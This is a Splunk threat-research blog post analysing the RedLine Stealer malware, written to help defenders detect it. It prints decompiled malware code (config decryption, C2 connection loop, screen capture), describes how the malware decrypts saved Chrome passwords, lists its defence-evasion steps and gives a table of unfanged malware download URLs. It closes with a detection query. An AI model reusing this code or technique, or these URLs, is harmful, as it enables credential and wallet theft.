Do Not Cross The 'RedLine' Stealer: Detections and Analysis | Splunk

By Splunk Threat Research Team

Published: 2023-06-01 · Archived: 2026-04-05 13:41:50 UTC

Splunk is committed to using inclusive and unbiased language. This blog post might contain terminology that we no longer use. For more information on our updated terminology and our stance on biased language, please visit our blog post. We appreciate your understanding as we work towards making our community more inclusive for everyone.

RedLine Stealer is a malware strain designed to steal sensitive information from compromised systems. It is typically distributed through phishing emails, social engineering tactics, and malicious URL links.

Since it was released, threat actors and adversaries have leveraged RedLine Stealer because of its availability and flexibility for stealing credentials that can cause financial loss and data leakage. In 2020, there was a RedLine campaign that targeted both enterprise and personal devices. Many industries received these malicious campaigns, but the most impacted was the Healthcare and manufacturing sectors. Recently this year (May 10, 2023), there was a RedLine campaign found by stormshield that used a malicious chrome extension that will download several malware like Smoke Loader and Amadey Trojan. Amadey malware is a botnet that is being used now to distribute RedLine malware to steal data such as browser credentials, crypto wallets and even credit card information.

This malicious software has been in the top malware sample shared for months on anyrun statistics reports as well as in Malware bazaar.

In this blog post, the Splunk Threat Research Team provides a deep dive analysis of this threat and valuable insights to enable blue teamers to defend and detect this malware variant.

Blog details include:

- Analysis of the phishing URLs
- The RedLine Loader
- The RedLine Stealer Capabilities
- Splunk Security Content

Spear Phish Link Data

The operators behind RedLine Stealer use several techniques to gain initial access to their victims. One common initial access technique that this Trojan Stealer uses is a phishing URL link. To gain more insight on how this malware executes its campaign, the Splunk Threat Research Team (STRT) collected 90 days of URL data from URLhaus and used Jupyter Notebooks to analyze the dataset to identify trends of the RedLine URL links. Figure 1

shows the list of URLs from the data related to RedLine Stealer. Based on URL tags, we can see that this Trojan is also bundled, downloaded or dropped by other malware like Amadey or SmokeLoader.

```
[24]: df = pd.read_csv('url_haus_90days_data.txt', usecols=['url', 'tags', 'threat'])
      rdf = df[df['tags'].str.contains('RedLine')]
      rdf.head(10)
```


[24]:

	url	threat	tags
366	https://portalproveedores.com.mx/softwarehub/d...	malware_download	Password-protected,pw:nitrogen,rar,RedLineStealer
376	https://vk.com/doc791620691_662663406?hash=UWi...	malware_download	dropped-by-PrivateLoader,encrypted,RedLine
608	http://193.142.59.113/forum/img/127.exe	malware_download	exe,RedLineStealer
634	http://193.3.19.157/gallery/photo_320.exe	malware_download	Amadey,dropped-by-PrivateLoader,RedLineStealer
636	https://bitbucket.org/dushanbepromo/kingsoft/d...	malware_download	payloads,RedLineStealer,viaSmokeLoader
934	http://193.3.19.154/DSC01402/foto0171.exe	malware_download	dropped-by-amadey,RedLineStealer
935	http://193.3.19.154/DSC01402/foto34.exe	malware_download	dropped-by-amadey,RedLineStealer
1177	https://transfer.sh/get/5DgY9D/setup_168200356...	malware_download	payloads,RedLineStealer,viaSmokeLoader
1197	http://91.210.224.40/setup.exe	malware_download	exe,RedLineStealer
1336	http://zenithgurukul.in/Setup.exe	malware_download	dropped-by-PrivateLoader,RedLine,RedLineStealer

Figure 1

Using the URLhaus dataset, we can also learn that RedLine Stealer abuses several known legitimate file/code sharing and collaboration platforms for its campaigns. Figure 2 shows the top 20 domains that RedLine Stealer used to host its malware. Based on the list below, the most commonly abused legitimate file sharing domains are GitHub, Dropbox, Discord, Bitbucket, OneDrive and Google Drive.

The use of these legitimate platforms allows threat actors or adversaries to evade detections or to blend in its C2 communication with other normal network traffic so security solutions will not raise any red flags or detection alerts.



```
[21]:
url_count_df = pd.DataFrame(redline_url_dict.items(), columns=['url_domain', 'url_domain_count'])
url_count_df.sort_values(by=['url_domain_count'], inplace=True,ascending=False)
pd.options.display.max_colwidth = 1000
pd.set_option('display.max_rows', 500)
index_list = list(url_count_df.index.values)
url_count_df.head(20)
```

[21]:

	url_domain	url_domain_count
1	vk[.]com	97
2	bitbucket[.]org	19
10	github[.]com	16
3	transfer[.]sh	14
8	dl[.]dropboxusercontent[.]com	14
51	raw[.]githubusercontent[.]com	13
12	cdn[.]discordapp[.]com	12
75	cornstarchsa[.]co[.]za	6
11	onedrive[.]live[.]com	5
59	privacy-tools-for-you-453[.]com	4
19	h168121[.]srv21[.]test-hf[.]su	4
20	drive[.]google[.]com	4
84	americantv[.]online	4
85	incotel[.]com[.]pk	3
80	cityoftransformation[.]com	3
6	h168476[.]srv22[.]test-hf[.]su	3
17	dropbox[.]com	3
46	miyyf[.]world	2
67	nordic-food[.]ro	2
48	merfs[.]fun	2

Figure 2

In the following section, we explore a recent RedLine Loader used, the defense evasion technique and RedLine Stealer capabilities.

The Splunk Threat Research Team found an interesting RedLine Stealer Loader that was compiled as Win32 Cabinet self extractor executable (wextract) (1) (2). This self-extracting archive is a type of compressed file that contains multiple files and can be executed as a program. When a user runs a self-extracting archive, the contents of the archive are extracted to a specified location on the system.

Figure 3 shows a simple flow diagram of how RedLine Stealer uses a loader in the form of a self-extracting archive (.exe) to initiate its infection. This loader then executes two more self-extracting archive executables that are responsible for decrypting a shellcode to load the Amadey Trojan and two instances of the RedLine Stealer malware onto the system. Additionally, the loader also executes a .NET executable that is responsible for defense evasion.




Figure 3 (For a larger resolution of this diagram visit this link)

Defense Evasion Component

As described in Figure 3, the Redline Loader will also load an executable named it532878.exe, which is a .NET executable that is responsible for defense evasion. Figure 4 shows the code snippet of this RedLine component that will do the following:

1. Escalate its privilege as administrator or trustedinstaller
2. Try to disable Windows Defender service “WinDefend”
3. Try to disable Tamper Protection settings of Windows Defender.
4. Try to Disable AntiSpyware, Real Time Protection and notification of Windows Defender.
5. Disable Windows update services such as (“wuauserv”, “WaaSMedicSvc”, “UsoSvc”)
6. Disable Automatic Update and change Windows configurations related to Windows Update




Figure 4

RedLine Stealer Deep Dive

C2 Connection Check


RedLine Stealer is designed to be stealthy and avoid detection by security software. Therefore, it typically starts by decrypting its initial configuration data, which is often encoded or encrypted to prevent detection. It starts its code by decrypting its initial configuration that the malware needs to connect to its Command and Control (C2) server and receive instructions on how to operate. This includes the domain or IP address of the C2 server, as well as the connection IDs and keys that are used to establish a secure connection. Figure 5 shows the code of the decryption algorithm used by RedLine Stealer to decrypt its initial configuration data which is a combination of Base64 and XOR functions.

```
public static string Decrypt(string b64, string stringKey)
{
    string text;
    try
    {
        if (string.IsNullOrWhiteSpace(b64))
        {
            text = string.Empty;
        }
        else
        {
            text = StringDecrypt.FromBase64(StringDecrypt.Xor(StringDecrypt.FromBase64(b64), stringKey));
        }
    }
    catch
    {
        text = b64;
    }
    return text;
}
```

Figure 5

Once the initial configuration data has been decrypted, it will constantly check its bind connection to its C2 server to download further command arguments or other configuration settings that will dictate what functionality will be enabled for its malicious client file.

Figure 6 shows the code of RedLine that consistently checks the connection of its client malware to the C2 server. If the connection fails, It will break and throw an exception. If the C2 server is already down or offline during analysis, this piece of code can be considered an anti-sandbox technique because RedLine will not continue its execution.



```
using (EndpointConnection endpointConnection = new EndpointConnection())
{
    bool flag = false;
    while (!flag)
    {
        foreach (string text in StringDecrypt.Decrypt(entry.IP, entry.Key).Split(new string[] { "|" },
          StringSplitOptions.RemoveEmptyEntries))
        {
            if (endpointConnection.RequestConnection(text) && endpointConnection.TryGetConnection())
            {
                flag = true;
                break;
            }
        }
        Thread.Sleep(5000);
    }
    ScanningArgs scanningArgs = new ScanningArgs();
    while (!endpointConnection.TryGetArgs(out scanningArgs))
    {
        if (!endpointConnection.TryGetConnection())
        {
            throw new Exception();
        }
        Thread.Sleep(1000);
    }
```

Figure 6

After establishing a connection to its C2, it will fetch another configuration setting data from its C2 server that will fill the ScanningArg() class, which is a data structure of boolean variables that will serve as a switch to RedLine functionality.

Figure 7 shows the snippet of ScanningArg() class data member of RedLine which accepts either ON or OFF (True or False) values to enable the chosen RedLine settings or functions.




Figure 7

RedLine Capabilities

RedLine Stealer has several features that will be executed depending on the configuration setting it downloaded from its C2 to steal information from the compromised or targeted host. Figure 8 is the screenshot showing several function capabilities of RedLine that we renamed during our analysis.

Figure 8

Gather System Information

As stated earlier, RedLine Stealer has the ability to collect or extract various types of system information from a targeted or compromised computer. The information that this malware can retrieve may be sensitive and can potentially compromise the security and privacy of the affected system.

To provide a more detailed explanation, the table summary below shows each of the functions of the RedLine Stealer malware and describes the specific information that each function attempts to gather.

Screen Capture

Based on one of the RedLine samples we analyzed, we saw that it has a functionality to capture a screenshot of the targeted or compromised host as part of its data collection and exfiltration. In Figure 9 above, the function we've renamed as func_ScanScreen() is the one responsible for this screen capture capability. RedLine uses .NET Graphics class CopyFromScreen Function() to transfer a bit block of color data from the screen to the Graphic drawing surface that will be saved in memory stream for data exfiltration.

```
    obj));
using (Graphics graphics = Graphics.FromImage(bitmap))
{
    graphics.InterpolationMode = InterpolationMode.Bicubic;
    graphics.PixelOffsetMode = PixelOffsetMode.HighSpeed;
    graphics.SmoothingMode = SmoothingMode.HighSpeed;
    if (MonitorHelper.<>o__4.<>p__3 == null)
    {
        MonitorHelper.<>o__4.<>p__3 = CallSite<Action<CallSite, Graphics, Point, Point, object>>.Create
          (Binder.InvokeMember(CSharpBinderFlags.ResultDiscarded, "CopyFromScreen", null, typeof(MonitorHelper), new
          CSharpArgumentInfo[]
          {
              CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType, null),
              CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType, null),
              CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType, null),
              CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null)
          }));
    }
    MonitorHelper.<>o__4.<>p__3.Target(MonitorHelper.<>o__4.<>p__3, graphics, new Point(0, 0), new Point(0, 0), obj);
}
array = MonitorHelper.ImageToByte(bitmap);
}
catch (Exception)
{
```

Figure 9

Cracking Browser Password

One of the powerful capabilities of this Trojan Stealer is cracking browser sensitive information like passwords, cookies, autofill and credit card information saved within the browser application. Figure 10 shows a simple diagram of how RedLine Stealer was able to decrypt the password saved in the chrome browser. It starts by locating and copying two specific file of Chrome profiles namely as "%userprofile%\Appdata\Local\Google\Chrome\User data\Local State" and "%userprofile%\Appdata\Local\Google\Chrome\User data\Default\Login Data" in the%temp% folder. Afterward it will read the copied "Local State" file to grab the encoded and encrypted master key to decrypt the password stored in the "Login Data". The master key is encoded with Base64 and encrypted using Windows CryptProtectData() API.

Once the master key is decrypted, it will parse the AES IV (Initialization vector) and the encrypted password in the copied “Login Data” database file to decrypt it using AES GCM algorithm. The decrypted password will be sent to its C2 Server as part of its data exfiltration.




Figure 10

Looking For Browser Extensions

This malware can also steal wallet files by scanning Chrome wallet browser extensions. Figure 11 shows the RedLine Stealer code and how it enumerates several known Crypto Wallet directories and looks for files related to crypto currencies by looking for files having “wallet” substring on its file name.




Figure 11

The table below shows some of the targeted Chrome browser extensions that RedLine Stealer tries to parse to look for Crypto Wallets. These extensions are popular among cryptocurrency users and are used to manage and store their cryptocurrency wallets' sensitive information.

RedLine Stealer can also retrieve information related to the following:

1. VPN (Nord, OpenVPN, ProtonVPN) profiles
2. FileZilla credentials
3. Discord, Telegram and Steam Token Information

IOCs

Detections

The Splunk Threat Research Team has curated relevant detections and tagged them to the RedLine Stealer Analytic Story to help security analysts detect adversaries leveraging the RedLine malware.

For this release, we used and considered the relevant data endpoint telemetry sources such as:

- Process Execution & Command Line Logging
- Windows Security Event ID 4663, Sysmon, or any Common Information Model compliant EDR technology
- Windows Security Event Log

- Windows System Event Log
- Windows PowerShell Script Block Logging

We maximized the usage of Windows Security EventCode 4663 for this analytic story. An event that is logged whenever an attempt is made to access an object (such as files, registry or directories) in the Windows file system. This EventCode can be helpful to monitor suspicious processes accessing critical files or folders like browser databases for credential dumping and data collection.

As an example, we used this event to develop the analytic “Windows Query Registry UnInstall Program List" that monitors suspicious processes accessing “uninstall registry”. This registry is being abused by several malware and APT to list all installed applications in the compromised or targeted host.

```
 `wineventlog_security` EventCode=4663
object_file_path="\\REGISTRY\\MACHINE\\SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\*"
 | stats count min(_time) as firstTime max(_time) as lastTime by object_file_name
object_file_path process_name process_path  process_id EventCode dest
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

